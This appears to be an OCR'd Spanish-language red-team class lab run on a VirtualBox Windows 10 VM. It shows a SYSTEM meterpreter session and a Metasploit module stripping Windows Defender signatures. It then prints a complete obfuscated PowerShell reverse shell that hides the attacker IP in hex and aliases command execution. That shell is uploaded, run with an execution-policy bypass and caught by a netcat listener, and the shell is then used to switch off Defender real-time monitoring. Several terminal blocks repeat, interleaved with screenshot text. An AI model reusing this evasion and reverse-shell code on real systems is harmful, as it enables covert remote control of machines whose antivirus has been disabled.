Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/local/bypassuac_fodhelper

msf6 exploit(multi/handler) > use 0
msf6 post(windows/manage/rollback_defender_signatures) > use 0
msf6 post(windows/manage/rollback_defender_signatures) > options

Module options (post/windows/manage/rollback_defender_signatures):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Post action:

   Name      Description
   ----      -----------
   ROLLBACK  Rollback Defender signatures


View the full module info with the info, or info -d command.
```




```
msf6 post(windows/manage/rollback_defender_signatures) > set session 1
session ⇒ 1
msf6 post(windows/manage/rollback_defender_signatures) > sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ PC1  10.0.2.15:4444 → 10.0.2.30:49842 (10.0.2.30)

msf6 post(windows/manage/rollback_defender_signatures) > options

Module options (post/windows/manage/rollback_defender_signatures):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Post action:

   Name      Description
   ----      -----------
   ROLLBACK  Rollback Defender signatures



View the full module info with the info, or info -d command.
```




```
msf6 post(windows/manage/rollback_defender_signatures) > exploit

[*] Removing all definitions for Windows Defender
[*] Running cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
[*]
Service Version: 4.18.2211.5
Engine Version: 1.1.19900.2
AntiSpyware Signature Version: 1.381.3343.0
AntiVirus Signature Version: 1.381.3343.0

Starting engine and signature rollback to none...
Done!
[*] Post module execution completed
```


- Desactivar Windows Defender con el payload avanzado visto en clase.




```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# printf "%x,%x,%x,%x, \n" 10 0 2 15
a,0,2,f,
```




```
while ($true) {
     $px = "a","0","2","f";
     $p = ($px | ForEach { [convert]::ToInt32($_,16) }) -join '.';
     $w = "GET /index.html HTTP/1.1`r`nHost: $p`r`nMozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0`r`nAccept: text/html`r`n`r`n";
     $s = [System.Text.ASCIIEncoding];
     [byte[]]$b = 0..65535|%{0};
     $x = "n-eiorvsxpk5";Set-alias $x ($x[$true-10] + ($x[[byte]("0x" + "FF") - 265]) + $x[[byte]("0x" + "9a") - 158]);
     $y = New-Object System.Net.Sockets.TCPClient($p,8080);
     $z = $y.GetStream();
     $d = $s::UTF8.GetBytes($w);
     $z.Write($d, 0, $d.Length);
     $t = (n-eiorvsxpk5 whoami) + "$ ";
     while(($l = $z.Read($b, 0, $b.Length)) -ne 0){
     $v = (New-Object -TypeName $s).GetString($b,0, $l);
     $d = $s::UTF8.GetBytes((n-eiorvsxpk5 $v 2>&1 | Out-String )) + $s::UTF8.GetBytes($t);
     $z.Write($d, 0, $d.Length);}$y.Close();
     Start-Sleep -Seconds 5}
```




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > upload /home/veronica/Documentos/red_team/bichovero.ps1 "C:\Windows\Temp"
[*] Uploading  : /home/veronica/Documentos/red_team/bichovero.ps1 → C:\Windows\Temp\bichovero.ps1
[*] Completed  : /home/veronica/Documentos/red_team/bichovero.ps1 → C:\Windows\Temp\bichovero.ps1
meterpreter > shell
Process 4464 created.
Channel 4 created.
Microsoft Windows [Versi◆n 10.0.17763.1935]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd Temp
cd Temp

C:\Windows\Temp>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n◆mero de serie del volumen es: 2429-57B6

 Directorio de C:\Windows\Temp

09/02/2023  00:34    <DIR>          .
09/02/2023  00:34    <DIR>          ..
09/02/2023  00:03    <DIR>          A645A11A-FFCB-4B98-913E-33512B8CA39E-Sigs
09/02/2023  00:34               925 bichovero.ps1
09/02/2023  00:03           106.228 MpCmdRun.log
09/02/2023  00:03           239.690 MpSigStub.log
08/02/2023  10:12            72.385 msedge_installer.log
06/02/2023  16:44                 0 nscB4.tmp
06/02/2023  16:43    <DIR>          nsdF7F8.tmp
08/11/2018  20:56           147.072 OLDB80B.tmp
08/02/2023  18:27           122.564 sa.9NWVGWLHPB1Z_0__.Public.InstallAgent.dat
08/02/2023  10:41    <DIR>          WinSAT
               7 archivos        688.864 bytes
               5 dirs  18.852.712.448 bytes libres

C:\Windows\Temp>
```



```
C:\Windows\Temp>Get-ExecutionPolicy -list
Get-ExecutionPolicy -list
"Get-ExecutionPolicy" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Windows\Temp>powershell -executionpolicy bypass -noexit -file bichovero.ps1
powershell -executionpolicy bypass -noexit -file bichovero.ps1
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

█
```



```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.30] 49860
GET /index.html HTTP/1.1
Host: 10.0.2.15
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html


nt authority\system$ █
```



```
 Consumer%20Protection%20in%20Crypto%20-%20A%20Call%20for%20Global%20Standards.p
 crosslinked
'CTF MR. ROBOT'
 curl.exe
 definitions.zip
 Empire
 executable.exe
 gitrecon
 hijackme.dll
 hoaxshell
 holehe

┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# nano bichovero.ps1

┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# printf "%x,%x,%x,%x, \n" 10 0 2 15
a,0,2,f,

┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.30] 49860
GET /index.html HTTP/1.1
Host: 10.0.2.15
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html


nt authority\system$ Set-MpPreference -DisableRealtimeMonitoring $true
```

```
sment_polkadot_v2.pdf
.exe
-1.1.0.jar
```

windows 10 evasion [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Seguridad de Windows
0:44
09/02/2023
CTRL DERECHA

Configuración de antivirus y protección contra amenazas


Consulta y actualiza la configuración de antivirus y protección de amenazas del antivirus de Windows Defender.

Protección en tiempo real

Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.

● Activado

Protección basada en la nube



```
 crosslinked
'CTF MR. ROBOT'
 curl.exe
 definitions.zip
 Empire
 executable.exe
 gitrecon
 hijackme.dll
 hoaxshell
 holehe

┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# nano bichovero.ps1

┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# printf "%x,%x,%x,%x, \n" 10 0 2 15
a,0,2,f,

┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.30] 49860
GET /index.html HTTP/1.1
Host: 10.0.2.15
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html

nt authority\system$ Set-MpPreference -DisableRealtimeMonitoring $true
nt authority\system$ █
```

Configuración de antivirus y protección contra amenazas

Consulta y actualiza la configuración de antivirus y protección de amenazas del antivirus de Windows Defender.

Protección en tiempo real


Busca malware e impide que se i… desactivar esta opción durante u… se vuelva a activar automáticame…

☒ La protección en tiempo real … dispositivo sea vulnerable.

○ Desactivado

Protección contra virus y amenazas

Activar protección antivirus
La protección antivirus está desactivada. Pulsa o haz clic para activar Antivirus de Windows Defender.



```
Consumer%20Protection%20In%20Crypto%20-%20A%20Call%20for%20Global%20Standards.p
 crosslinked
'CTF MR. ROBOT'
 curl.exe
 definitions.zip
 Empire
 executable.exe
 gitrecon
 hijackme.dll
 hoaxshell
 holehe

┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# nano bichovero.ps1

┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# printf "%x,%x,%x,%x, \n" 10 0 2 15
a,0,2,f,

┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.30] 49860
GET /index.html HTTP/1.1
Host: 10.0.2.15
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html

nt authority\system$ Set-MpPreference -DisableRealtimeMonitoring $true
nt authority\system$ Set-MpPreference -DisableRealtimeMonitoring $false
nt authority\system$ █
```

windows 10 evasion [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Seguridad de Windows

Configuración de antivirus y protección contra amenazas

Consulta y actualiza la configuración de antivirus y protección de amenazas del antivirus de Windows Defender.

Protección en tiempo real

Busca malware e impide que se i… desactivar esta opción durante u… se vuelva a activar automáticame…

● Activado


Protección contra virus y amenazas

Actualizar protección antivirus
La protección antivirus no está actualizada. Pulsa o haz clic para activar Antivirus de Windows Defender.

